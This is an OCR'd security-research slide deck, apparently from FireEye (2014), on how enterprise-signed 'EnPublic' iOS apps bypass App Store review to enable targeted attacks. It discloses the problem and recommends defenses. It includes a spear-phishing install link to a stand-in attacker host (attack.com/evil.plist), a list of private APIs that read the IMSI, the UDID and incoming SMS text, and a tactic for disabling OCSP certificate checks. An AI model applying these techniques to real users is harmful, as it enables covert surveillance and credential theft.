
Apple without A Shell
iOS under Targeted Attacks



Tao (Lenx) Wei, Hui Xue, Min Zheng, Dawn Song

Sep, 2014


iOS is Secure

- Malware
  - 13 malware instances for iOS till now
    - 9 only for jail-broken
- Vulnerability
  - Jailbreak is extraordinarily hard for new iOS
- APT against iOS: Impossible? Too Hard?


FireEye™

Demo

- Targeted Attacks against Non-jailbroken iOS
  - Everything starts from a spear phishing message
  - Monitoring text messages and other data
  - Persistently
    - from the background
    - across rebooting



Demo
Targeted Attack Workflow



FireEye

Agenda

- Apple's Shell
  - Review Process for iOS App Store
- Apple without A Shell
  - EnPublic apps
- Targeted Attacks using EnPublic Apps
  - Spear Phishing
  - Information Gathering
  - Persistency
- Discussion
  - Dilemma of iOS Security

Apple's Shell
Review Process for iOS App Store

- Include over 100 rules, e.g.
  - Apps that use non-public APIs will be rejected.
  - Apps that download code in any way or form will be rejected.
  - Apps that install or launch other executable code will be rejected.
  - Apps that read or write data outside its designated container area will be rejected.
  - Multitasking Apps may only use background services for their intended purposes: VoIP, audio playback, location, task completion, local notifications, etc.
  - Apps that create alternate desktop/home screen environments or simulate multi-App widget experiences will be rejected.
  - Location data can only be used when directly relevant to the features and services provided by the App to the user or to support approved advertising uses.

FireEye™

Apple's Shell
Review Process for iOS App Store

- Very effective
  - – Few malware instances for non-jailbroken iOS

Name	Discovery Date
iOS/Toires.A!tr.spy	Nov 2009
Adware/LBTM!iOS	Sep 2010
iOS/FindCall.A!tr.spy	July 2012
iOS/RCS	Jun 2014


Data from Fortinet and Symantec

How to Bypass The Review Process?

- Obfuscation
  - ACNS’13
- Jekyll Attacks using ROP Chains
  - Usenix Security’13
- Or just $299 !

$299: The iOS Developer Enterprise Program

- Enable a company to sign in-house apps with its enterprise distribution certificate
- Distribute the apps to employees using enterprise provisioning profiles
- No review process!



EnPublic Apps


- Public Apps distributed under Enterprise Provisioning profiles on the Internet
  - itms-services://?action=download-manifest&url=https://yourdomain.com/manifest.plist

Country	Number of Apps
United States	660
China	361
England	223
France	62
Others	102
Total	1408


Stats of March 2014

Targeted Attacks using EnPublic Apps

- No review process!
  - Private APIs
  - Fake UI
  - Functionality abuse
  - Exploitations



Targeted Attacks using EnPublic Apps




FireEye

Spearing Phishing through EnPublic Apps

Spear Phishing

itms-services://?action=download-manifest
&url=https://attack.com/evil.plist



From: [redacted]

To: [redacted]

Here's an interesting app to use

June 23, 2014 at 3:07 PM


Inbox – Gmail

Hey,


Check this out! Really interesting app!

https://[redacted]/install.html


[redacted]



[redacted]bounceme.net would like to install "testApp"



Abusing Private APIs



Abuse Private API


Fake UI

Exploits

Information Gathering

Method	Framework	Functionality
CTSIMSupportCopyMobileSubscriberIdentity()	Core Telephony	Get Device IMSI
[[UIDevice currentDevice] UniqueIdentifier]	UIKit	Get Device UDID
SBSCopyApplicationDisplayIdentifiers()	SpringBoardServices	Get the array of current running app bundle IDs.
[[CTMessageCenter sharedMessageCenter] incomingMessageWithId: result]	Core Telephony	Get the text of the incoming SMS message.
MobileInstallationLookup()	Mobile Installation	Get the bundle ID list of installed iOS apps.


Fake UI



- Repackaging benign apps
  - Popular on Android
- Gather accounts, passwords and sensitive data on the cloud

citi
AMEX
DISCOVER

Exploits



- Do not need full jailbreak


- Read/write/run files outside the sandbox
- Inject into other processes
- Other information leakage

- E.g. CVE-2014-4386, arbitrary file write
  - Introduced in jailbreak before iOS 7.1.1
  - Fixed correctly only at iOS 8.0


Persistency

- Continuous monitoring and interaction in order to achieve the defined objectives

- A challenge for apps on iOS to run at background or across rebooting




Auto-run



- Ordinary iOS apps can't start automatically after rebooting
- Only VoIP apps are allowed to start automatically after the system reboot.
  - Apple forbids non-VoIP apps in App Store from using this feature
  - It's free for EnPublic apps

Disabling OCSP



Background Monitoring

Auto-run


Disable OCSP

Persistency

- Apple uses the *Online Certificate Status Protocol (OCSP)* to validate enterprise certificates.
  - Around every 3-7 days
  - It has the chance to find and disable abuse.
- To prevent this, attackers can disable OCSP.
  - Exploit some vulnerabilities to change the timeout field of the OCSP database

EnPublic Attacks

Low Investment, High Return



Discussion


Dilemma of iOS Security

- Apple doesn’t allow security vendors to implement system-level protections
- EnPublic malware can freely call powerful private APIs and exploit vulnerabilities
- Furthermore, classic network security devices in company networks can’t protect mobile devices all the time.

Conclusion

- Attackers can use EnPublic apps to conduct targeted attacks against iOS users
  - Gather accounts, passwords, data
  - Persistently
- iOS Security faces a dilemma.
- We suggest that
  - Apple may consider bringing dedicated security vendors into iOS for enterprise-level security solutions.

Thanks



Tao (Lenx) Wei, Hui Xue, Min Zheng, Dawn Song
Mobile Security Team
Sep, 2014